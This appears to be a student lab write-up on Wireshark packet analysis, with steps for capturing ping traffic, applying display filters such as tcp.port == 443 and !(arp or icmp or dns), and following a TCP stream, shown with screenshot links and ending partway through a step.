

1. Packet Analysis – Ping packets (ICMP)

ICMP - Internet control Message Protocol

We use this to check whether the host or the router is reachable or not in the network Steps Involved are :

1) Open the wireshark and start capturing the packets.


2) Go to terminal and type “ping 1.1.1.1”

3) Go to wireshark and filter the ICMP packets.


MY IP ADDRESS WILL BE VISIBLE(192.168.29.120)


5. Implement the following filters (Create suitable traffic for each filter, so that you get response for each filter)

a. ip.addr == 10.0.0.1





b. tcp or dns



c. tcp.port == 443

d. Tcp.analysis.flags





e. !(arp or icmp or dns)

f. follow tcp stream Steps:

1) Open the wireshark and start capturing the packets

2) Select a TCP packet.


3) Go to the analyse section.

4) Then select follow → Follow TCP stream. 


g. tcp contains facebook


Steps:

1) Open Browser and go to facebook.com

